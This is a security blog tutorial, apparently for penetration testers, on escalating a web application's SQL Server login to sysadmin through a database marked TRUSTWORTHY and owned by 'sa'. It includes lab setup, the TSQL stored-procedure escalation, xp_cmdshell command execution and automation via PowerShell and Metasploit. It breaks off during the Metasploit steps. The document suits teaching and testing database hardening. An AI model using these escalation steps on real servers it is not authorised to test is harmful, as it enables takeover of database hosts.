Hacking SQL Server Stored Procedures – Part 1: (un)Trustworthy Databases

SQL Server allows DBAs to set databases as “trustworthy”. In a nutshell that means the trusted databases can access external resources like network shares, email functions, and objects in other databases. This isn’t always bad, but when sysadmins create trusted databases and don’t change the owner to a lower privileged user the risks start to become noticeable. In this blog I’ll show how database users commonly created for web applications can be used to escalate privileges in SQL Server when database ownership is poorly configured. This should be interesting to penetration testers, application developers, and dev-ops. Most DBAs already know this stuff.

I’ve provided a basic lab setup guide, but if you’re not interested feel free to jump ahead. Below is a summary of the topics being covered:

- Setting up a Lab
- Attacking Vulnerable Databases
- Automating the Attack PowerShell
- Automating the Attack Metasploit
- Automating the Attack via SQL Injection with Metasploit
- Options for Fixing the Issue

Setting up a Lab

Below I’ve provided some basic steps for setting up a SQL Server instance that can be used to replicate the scenarios covered in this blog/lab.


1. Download the Microsoft SQL Server Express install that includes SQL Server Management Studio. It can be download at http://msdn.microsoft.com/en-us/evalcenter/dn434042.aspx

2. Install SQL Server by following the wizard, but make sure to enable mixed-mode authentication and run the service as LocalSystem for the sake of the lab.

3. Log into the SQL Server with the “sa” account setup during installation using the SQL Server Management Studio application.

4. Press the “New Query” button and use the TSQL below to create a database named “MyAppDb” for the lab.

```
-- Create database
CREATE DATABASE MyAppDb
-- Verify sa is the owner of the application database
SELECT suser_sname(owner_sid)
FROM sys.databases
WHERE name = 'MyAppDb'
```



5. Press the “New Query” button and use the TSQL below to create a SQL Server login named “MyAppUser” for the lab. In the real world a DBA will create an account like this to allow the application to connect to the database server.


```
-- Create login
CREATE LOGIN MyAppUser WITH PASSWORD = 'MyPassword!';
```

6. Press the “New Query” button and use the TSQL below to assign “MyAppUser” the “db_owner” role in the “MyAppDb” database. In the real world a DBA might do this so that a SQL Server login used by a web application can access what it needs in its application database.

```
-- Setup MyAppUsers the db_owner role in MyAppDb
USE MyAppDb
ALTER LOGIN [MyAppUser] with default_database = [MyAppDb];
CREATE USER [MyAppUser] FROM LOGIN [MyAppUser];
EXEC sp_addrolemember [db_owner], [MyAppUser];
```

7. Confirm the “MyAppUser” was added as db_owner.

```
-- Verify the user was added as db_owner
select rp.name as database_role, mp.name as database_user
from sys.database_role_members drm
join sys.database_principals rp on (drm.role_principal_id = rp.principal_id)
join sys.database_principals mp on (drm.member_principal_id = mp.principal_id)
```




8. Set the “MyAppDb” database as trusted.

```
ALTER DATABASE MyAppDb SET TRUSTWORTHY ON
```

9. The query below will return all of the databases in the SQL Server instance, and the “MyAppDb” and “MSDB” databases should be flagged as trustworthy.

```
SELECT a.name,b.is_trustworthy_on
FROM master..sysdatabases as a
INNER JOIN sys.databases as b
ON a.name=b.name;
```



10. Use the TSQL below to enable xp_cmdshell. Enabling this now will simplify the labs later, but it could be enabled by an attacker even if we didn't enable it.

```
-- Enable show options
EXEC sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable xp_cmdshell
EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
GO
```

Attacking the Trusted Database

According to Microsoft, configuring a database owned by a sysadmin as trusted will allow a privileged user to elevate their privileges. I've found that to be partially true. In some scenarios it's also possible to elevate privileges as an unprivileged user, but I'll cover that in future blogs. For now you can follow the instructions below to elevate the "MyAppUser" user's privileges.

Note: This seems to work on SQL Server 2005, 2008 and 2012, but I haven't tested beyond that.


1. Log into SQL Server as the "MyAppUser" user and execute the TSQL below to create a new stored procedure called "sp_elevate_me". The procedure is created to run as the "OWNER", which

is the “sa” account in this case. Since this will run as the “sa” login, it’s possible to have the procedure add “MyAppUser” to the sysadmin fixed server role. This should be possible, because the db_owner role can create any stored procedure within their database, and the database has been configured as trusted.

```
-- Create a stored procedure to add MyAppUser to sysadmin role
USE MyAppDb
GO
CREATE PROCEDURE sp_elevate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember 'MyAppUser','sysadmin'
GO
```

2. Verify the the “MyAppUser” is not a sysadmin.

```
--Verify MyAppUser is not a sysadmin
SELECT is_srvrolemember('sysadmin')
```




3. Next, execute the store procedure to add the “MyAppUser” to the sysadmin role.

```
-- Execute stored procedure to get sysadmin role
USE MyAppDb
EXEC sp_elevate_me
```


4. Finally, verify that the “MyAppUser” was added to the sysadmin role with the query below.

```
-- Verify sysadmin role was added
SELECT is_srvrolemember('sysadmin')
```



5. Now that we are a sysadmin we can also execute operating system commands like the ones shown below.

```
-- Verify sysadmin role
EXEC master..xp_cmdshell 'whoami'
```




If you're still wondering what just happened here is the quick break down.

- The "sa" account is the database owner (DBO) of the "MyAppDb" database
- The "MyAppUser" has the has the "db_owner" role in the "MyAppDb" database, which gives the "MyAppUser" user administrative privileges in that database
- Since the "MyAppUser" account is essentially an administrator of the "MyAppDb" database, it can be used to create a stored procedure that can EXECUTE AS OWNER
- In the example above we simply created a stored procedure to EXECUTE AS OWNER (which is "sa" in this case) that adds the "MyAppUser" to the sysadmin role. Tada! We are sysadmins!

Automating the Attack with PowerShell

I put together a little PowerShell script to automate the attack described above. Below is a screen shot showing the basic usage. For those who are interested, it can be downloaded from here. It supports adding the sysadmin role to your current user or creating a whole new sysadmin login. See the help section of the file for more information.

```
Import-Module  .\Invoke-SqlServerDbElevateDbOwner.psm1
Invoke-SqlServerDbElevateDbOwner -SqlUser myappuser -SqlPass MyPassword! -
SqlServerInstance 10.2.2.184
```



Automating the Attack with Metasploit

I know some people love their Metasploit, so I also created an auxiliary module to automate the attack. It will probably be the most useful during internal network penetration tests. Special thanks to Juan Vazquez, Joshua Smith, and Spencer McIntyre for helping me get the module into the Metasploit Framework.

Below are the basic usage steps.


1. Type “msfupdate” on your Kali build to get the latest Metasploit Framework updates from Rapid7.

2. Run “msfconsole” in a terminal window.

